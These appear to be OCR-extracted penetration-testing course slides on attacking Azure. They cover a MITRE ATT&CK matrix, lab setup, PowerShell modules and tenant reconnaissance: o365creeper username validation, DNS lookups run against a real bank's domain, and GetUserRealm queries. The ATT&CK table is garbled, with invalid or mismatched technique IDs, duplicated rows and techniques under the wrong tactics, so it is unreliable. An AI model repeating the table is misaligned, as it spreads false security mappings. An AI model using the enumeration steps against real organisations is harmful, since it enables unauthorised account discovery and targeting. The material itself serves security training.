
Cloud Exploitation

Before starting penetration testing in Azure, it is essential to explore specific Azure-related attack vectors and how they align with the MITRE ATT&CK framework.

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Command and Control	Exfiltration	Impact
T1078: Valid Accounts	T1047: Windows Management Instrumentation	T1078: Valid Accounts	T1078: Valid Accounts	T1220: XSL Script Processing	T1552: Unsecured Credentials	T1497: Virtualization/Sandbox Evasion	T1550: Use Alternate Authentication Material	T1125: Video Capture	T102: Web Service	T1537: Transfer Data to Cloud Account	T1529: System Shutdown/Reboot
T1199: Trusted Relationship	T1204: User Execution	T1205: Traffic Signaling	T1053: Scheduled Task/Job	T1080: Weaken Encryption	T1089: Steal Web Session Cookie	T1124: System Time Discovery	T1080: Taint Shared Content	T1113: Screen Capture	T1205: Traffic Signaling	T1029: Scheduled Transfer	T1489: Service Stop
T1195: Supply Chain Compromise	T1560: System Services	T1072: Software Deployment Tools	T1055: Process Injection	T1497: Virtualization/Sandbox Evasion	T1558: Steal or Forge Kerberos Tickets	T1087: System Service Discovery	T1088: Taint Shared Content	T1056: Input Capture	T1219: Remote Access Software	T1567: Exfiltration Over Web Service	T1496: Resource Hijacking
T1091: Replication Through Removable Media	T1085: Shared Modules	T1129: Shared Modules	T1054: Exploitation for Privilege Escalation	T1078: Valid Accounts	T1580: Use Alternate Authentication Material	T1083: System Owner/User Discovery	T1089: System Network Connections Discovery	T1114: Email Collection	T1098: Proxy	T1052: Exfiltration Over Physical Medium	T1498: Network Denial of Service
T1566: Phishing	T1648: Serverless Execution	T1137: Office Application Startup	T1068: Event Triggered Execution	T1135: Unused/Unsupported Cloud Regions	T1003: OS Credential Dumping	T1009: Network Sniffing	T1016: System Network Configuration Discovery	T1074: Data Staged	T1025: Data from Removable Media	T1011: Exfiltration Over Other Network Medium	T1490: Inhibit System Recovery
T1208: Hardware Additions	T1053: Scheduled Task/Job	T1556: Modify Authentication Process	T1611: Escape to Host	T1127: Trusted Developer Utilities Proxy Execution	T1040: Network Sniffing	T1014: System Location Discovery	T1017: Lateral Tool Transfer	T1571: Non-Standard Port	T1085: Data from Network Shared Drive	T1041: Exfiltration Over C2 Channel	T1495: Firmware Corruption
T1133: External Remote Services	T1106: Native API	T1525: Implant Internal Image	T1484: Domain Policy Modification	T1205: Traffic Signaling	T1621: Multi-Factor Authentication Request Generation	T1082: System Information Discovery	T1089: Data from Network Shared Drive	T1086: Multi-Stage Spearphishing	T1048: Data from Local System	T1048: Exfiltration Over Alternative Protocol	T1499: Endpoint Denial of Service
T1190: Exploit Public-Facing Application	T1209: Inter-Process Communication	T1208: exploitation for Client Execution	T1574: Hijack Execution Flow	T1221: Template Injection	T1111: Multi-Factor Authentication Interception	T1011: Software Discovery	T1018: Remote System Discovery	T1123: Data from Information Repositories	T1105: Ingress Tool Transfer	T1038: Data Transfer Size Limits	T1561: Disk Wipe
T1189: Drive-by Compromise	T1610: Deploy Container	T1549: Container Administration Command	T1037: Boot or Logon Initialization Scripts	T1216: System Script Proxy Execution	T1556: Modify Authentication Process	T1012: Query Registry	T1019: Process Discovery	T1042: Data from Configuration Repository	T1062: Data from Configuration Repository	T1020: Automated Exfiltration	T1491: Defacement
	T1649: Container Administration Command	T1059: Command and Scripting Interpreter	T1546: Event Triggered Execution	T1218: System Binary Proxy Execution	T1056: Input Capture	T1006: Forge Web Credentials	T1069: Permission Groups Discovery	T1130: Data from Cloud Storage	T1053: Encrypted Channel		T1565: Data Manipulation
			T1543: Create or Modify System Process	T1134: Access Token Manipulation	T1014: Rootkit	T1187: Forced Authentication	T1086: Permission Groups Discovery	T1115: Clipboard Data	T1058: Dynamic Resolution		T1486: Data Encrypted for Impact
			T1548: Abuse Elevation Control Mechanism	T1207: Rogue Domain Controller	T1620: Reflective Code Loading	T1188: Brute Force	T1120: Peripheral Device Discovery	T1185: Browser Session Hijacking	T1007: Data Obfuscation		T1485: Data Destruction
			T1554: Compromise Client Software Binary	T1620: Reflective Code Loading	T1055: Process Injection	T1192: Pre-OS Boot	T1201: Password Policy Discovery	T1132: Data Encoding			T1531: Account Access Removal
			T1176: Browser Extensions	T1053: Subvert Trust Controls	T1055: Process Injection	T1647: Plist File Modification	T1003: OS Credential Dumping	T1092: Communication Through Removable Media			
			T1087: Boot or Logon Initialization Scripts	T1014: Rootkit	T1108: Brute Force	T1027: Obfuscated Files or Information	T1088: Network Service Discovery	T1123: Audio Capture			
			T1547: Boot or Logon Autostart Execution	T1212: Exploitation for Credential Access	T1110: Brute Force	T1027: Obfuscated Files or Information	T1089: Network Service Discovery	T1040: Network Sniffing			
			T1197: BITS Jobs	T1620: Reflective Code Loading	T1118: Brute Force	T1027: Obfuscated Files or Information	T1088: Network Service Discovery	T1124: Domain Trust Discovery			
			T1098: Account Manipulation	T1055: Process Injection	T1195: Adversary-in-the-Middle	T1027: Obfuscated Files or Information	T1089: Network Service Discovery	T1048: Domain Trust Discovery			

Cloud Exploitation

We will discuss the following items:



Demo environment:

To set up a demo environment, you can create a developer account via:

<https://developer.microsoft.com/en-us/microsoft-365/dev-program>

- Valid for 90 days
- Includes 25 E5 licenses
- Option to use a pre-configured environment (instant sandbox)
- Intended for development and testing purposes only, never for production
- One developer account per "live" account (linked together)

For testing a hybrid Azure Entra ID environment, you can also set up an on-premises AD in combination with the ADSync tool (Azure AD Connect) to synchronize the on-premises AD with Azure Entra ID.

Powershell Modules:

Additionally, a workstation with the right PowerShell modules to manage Azure is highly recommended. Azure can also be managed via the PowerShell (and Bash) cloud console.

1. Az Module:

The primary module for managing Azure resources. It is a modern, cross-platform module that replaces the older AzureRM module. Supports Azure Resource Manager (ARM) APIs and Covers almost all Azure services, such as Virtual Machines, Storage, Networking, and more.


```
Install-Module -Name Az -Scope CurrentUser -Repository PSGallery -Force
```

2. AzureAD Module:

Manages Azure Active Directory (Azure AD) objects and identities, such as users, groups, and applications.

```
Install-Module -Name AzureAD -Scope CurrentUser
```

Cloud Exploitation



The screenshot shows the Azure Cloud Shell interface. The top navigation bar includes links for 'Create a resource', 'Home', 'Dashboard', 'All services', 'FAVORITES' (with items like All resources, Azure Active Directory, DNS zones, Subscriptions, Resource groups, Tags, Storage accounts, and Virtual machines), and 'More services'. Below this is the 'Azure services' section with icons for Create a resource, Subscriptions, Azure Active Directory, Storage accounts, Resource groups, Front Door and CDN profiles, Quickstart Center, All resources, Virtual machines, and a right-pointing arrow.

The main area is titled 'Resources' with tabs for 'Recent' (selected) and 'Favorite'. It lists three items:

Name	Type	Last Viewed
Azure subscription 1	Subscription	a few seconds ago
jarno	Storage account	6 months ago
RG-Prod-Infra	Resource group	6 months ago

Below the table is a link 'See all'. The bottom part of the interface is a terminal window showing the following output:

```
PowerShell | ⏎ ? ⏎ { } ⏎
Requesting a Cloud Shell. Succeeded.
Connecting terminal...
Welcome to Azure Cloud Shell

Type "az" to use Azure CLI
Type "help" to learn about Cloud Shell

MOTD: Azure Cloud Shell now includes Predictive IntelliSense! Learn more: https://aka.ms/CloudShell/IntelliSense

VERBOSE: Authenticating to Azure ...
VERBOSE: Building your Azure drive ...
PS /home/mrbaselier> whoami
mrbaselier
PS /home/mrbaselier> ⏎
```

<https://t.me/learningnets>

Cloud Exploitation

Azure Enumeration:

Before we can enumerate, we need to have access to basic data. In this example, we have an email address and thus also the domain name. And that's all we need to perform enumeration.


We are particularly interested in users, roles, and whether there is an active Azure tenant. We may also want to know if Office365 is being used.

Tip: Azure domain names always end with "*.`onmicrosoft.com`". In most cases, organizations have configured a CNAME in DNS that links their own domain name to the one used by Azure.

Cloud Exploitation

Verify Usernames:

The first step is to identify valid usernames. Usernames always take the form of an email address. Sometimes, during an on-premise pentest, we can extract valid credentials from memory. If we don't have these, we can enumerate email addresses ourselves. The simplest method is to try email addresses directly in the Azure portal GUI:



Verify Usernames with tooling:

Most tools check the IfExistsResult flag. If the email address exists, this flag will return a value of 0, 5, or 6. Based on this flag, you'll know whether a domain name is reachable in Azure and if you're using a valid email address, which can almost certainly also be used as a username.

Some tools we can use are:

- o365creeper (Python script) - <https://github.com/LMGsec/o365creeper>
- Oh365UserFinder - <https://github.com/diebus/Oh365UserFinder>

Cloud Exploitation

o365creeper:

```
python2 o365creeper.py -e AdeleV@y6bt5.onmicrosoft.com
```

```
python2 o365creeper.py -f emails.txt
```

```
(kali㉿kali)-[~/Software/o365creeper]
$ python o365creeper.py -e username@zoetesnoepjes.nl
/usr/share/offsec-awae-wheels/pyOpenSSL-19.1.0-py2.py3-none-any.whl/OpenSSL/crypto.py:12: CryptographyDeprecationWarning: Python 2 is no longer supported by the Python core team. Support for it is now deprecated in cryptography, and will be removed in the next release.
username@zoetesnoepjes.nl - INVALID
```

```
(kali㉿kali)-[~/Software/o365creeper]
$ python o365creeper.py -e AdeleV@y6bt5.onmicrosoft.com
/usr/share/offsec-awae-wheels/pyOpenSSL-19.1.0-py2.py3-none-any.whl/OpenSSL/crypto.py:12: CryptographyDeprecationWarning: Python 2 is no longer supported by the Python core team. Support for it is now deprecated in cryptography, and will be removed in the next release.
AdeleV@y6bt5.onmicrosoft.com - VALID
```

Cloud Exploitation

A valid email address does not necessarily mean there is an active tenant. To check if an active Azure tenant exists, we can perform a DNS lookup. The chances are high that the following values will be present when an active tenant exists:

- CNAME record
- Azure validation TXT record (beginning with "ms=")

```
nslookup  
set q=txt  
domeinnaam.nl
```

When ExchangeOnline is used, the SPF record will contain the value "*.mail.protection.outlook.com". The MX records will also be configured accordingly.

Cloud Exploitation

In addition to "nslookup," there are many other tools we can use. For example:

Web-based tools (<https://dnschecker.org>)

MX				
Type	Domain Name	TTL	Preference	Address
MX	rabobank.nl	60	1	rabobank-nl.mail.protection.outlook.com. (04.47.30.74) Check IP Blacklist Owner: Microsoft Corporation WHOIS AS8075

Type	Domain Name	TTL	Value
TXT	rabobank.nl	7200	v=spf1 include:spf-a.rab obank.nl include:spf-b.ra bobank.nl include:spf-c.r abobank.nl include:spf.p rotection.outlook.com ip4: 4:145.72.121.0/24 ip4:7 4.118.216.0/21 ip4:85.1 19.16.0/21 -all

Cloud Exploitation

DNSRecon:

```
dnsrecon -d rabobank.nl
```

```
[*]      MX rabobank-nl.mail.protection.outlook.com 104.47.30.74 ←
[*]      MX rabobank-nl.mail.protection.outlook.com 104.47.51.138
[*]      A rabobank.nl 88.221.25.51
[*]      A rabobank.nl 88.221.25.104
[*]      A rabobank.nl 88.221.25.121
[*]      A rabobank.nl 88.221.25.115
[*]      AAAA rabobank.nl 2a02:26f0:b200::58dd:1933
[*]      AAAA rabobank.nl 2a02:26f0:b200::58dd:1973
[*]      AAAA rabobank.nl 2a02:26f0:b200::58dd:1968
[*]      AAAA rabobank.nl 2a02:26f0:b200::58dd:1979
[*]      TXT rabobank.nl docusign=1fa8adea-7dd6-4e92-8d94-ba517d9dcea0
[*]      TXT rabobank.nl v=spf1 include:spf-a.rabobank.nl include:spf-b.rabobank.nl include:spf-c.rabobank.nl include:spf.protection.
118.216.0/21 ip4:85.119.16.0/21 -all
[*]      TXT rabobank.nl vtrznxkgznw59yljkv51ng4pw83gysv
[*]      TXT rabobank.nl miro-verification=c7f20e48a02c3c60a45ffe0eef4b6f5e91f1024f
[*]      TXT rabobank.nl fffxb0L8IDutMPP7a4kg8
[*]      TXT rabobank.nl QuoVadis=538b63ff-b374-4d11-b6f5-24a9d20fe4f6
[*]      TXT rabobank.nl QuoVadis=cb4d1d44-7961-4a02-b0f8-5eee7b123901
[*]      TXT rabobank.nl nw3w46kkqk7mgf69xnn782dvgj2f58ss
[*]      TXT rabobank.nl QuoVadis=42901f30-ab7a-4fe0-b715-9c5a5ad5e131
[*]      TXT rabobank.nl amazonses:g+NSRuZXKTcxxXrp5oeRvm2ro0W/iUBWMe/ZzImXmkY=
[*]      TXT rabobank.nl MS=ms96864586 ←
[*]      TXT rabobank.nl facebook-domain-verification=g8cir59ceb2cbnvv8xcmtyhzpypprov
[*]      TXT rabobank.nl msfpkey=3fafb34f3sbjtbtgt0jewvqu
[*]      TXT rabobank.nl 13fdf527-22bf-46e9-a44a-89357d781e46
[*]      TXT rabobank.nl MS=ms50636614 ←
[*]      TXT rabobank.nl QuoVadis=a35c4917-75f7-479a-8509-8fa5f958307a
[*]      TXT rabobank.nl apple-domain-verification=NayU3V0V2AbD0v0y
[*]      TXT rabobank.nl @3600INTXTadobe-idp-site-verification=6a275a72887b6222a109ef573471a9ace9c91d7e352350d5f8bda2abc7bed988
[*]      TXT rabobank.nl faxination=fen16531144
[*]      TXT rabobank.nl dr3ryg5fj27s61hr89wg9mhp7gqvqvg
[*]      TXT rabobank.nl /Sx5Z4h6Q9iBPR/fUGKVv2jbzrzJu2UIu8DXjnAYCr2BL9isB4BapvqqtZnhJzRctBy0/ACzzF4o3nH6QcxbTQ==
[*]      TXT rabobank.nl c049aca2b348165db8ad5ff55909aa130474f555e1eafdf280529a351c69fac77
[*]      TXT rabobank.nl s520mc9df8j0f9lj2cx716f1nwrc0skp
[*]      TXT rabobank.nl hkp6mr9dx3tyv2g3b9b8wq55s8wkhpz
[*]      TXT rabobank.nl adobe-idp-site-verification=6a275a72887b6222a109ef573471a9ace9c91d7e352350d5f8bda2abc7bed988
[*]      TXT rabobank.nl v=DMARC1; p=reject; fo=1; rua=mailto:difuwh3e@ag.dmarcian-eu.com; ruf=mailto:difuwh3e@fr.dmarcian-eu.com
```

Cloud Exploitation

Office365 instances:

To check if Office365 instances are present, we can use the following " GetUserRealm" API:

```
https://login.microsoftonline.com/getuserrealm.srf?login=username@XXX.onmicrosoft.com&xml  
=1
```

```
<RealmInfo Success="true">  
  <State>4</State>  
  <UserState>1</UserState>  
  <Login>jarno@y6bt5.onmicrosoft.com</Login>  
  <NameSpaceType>Managed</NameSpaceType>  
  <DomainName>y6bt5.onmicrosoft.com</DomainName>  
  <IsFederatedNS>false</IsFederatedNS>  
  <FederationBrandName>y6bt5</FederationBrandName>  
  <CloudInstanceName>microsoftonline.com</CloudInstanceName>  
  <CloudInstanceIssuerUri>urn:federation:MicrosoftOnline</CloudInstanceIssuerUri>  
</RealmInfo>
```

```
(kali㉿kali) - [~/Desktop]  
└─$ {"State":4,"UserState":1,"Login":"jarno@y6bt5.onmicrosoft.com","NameSpaceType":"Managed","DomainName":"y6bt5.onmicrosoft.com","FederationBrandName":"y6bt5","CloudInstan  
ceName":"microsoftonline.com","CloudInstanceIssuerUri":"urn:federation:MicrosoftOnline"}  
[1] + done curl
```

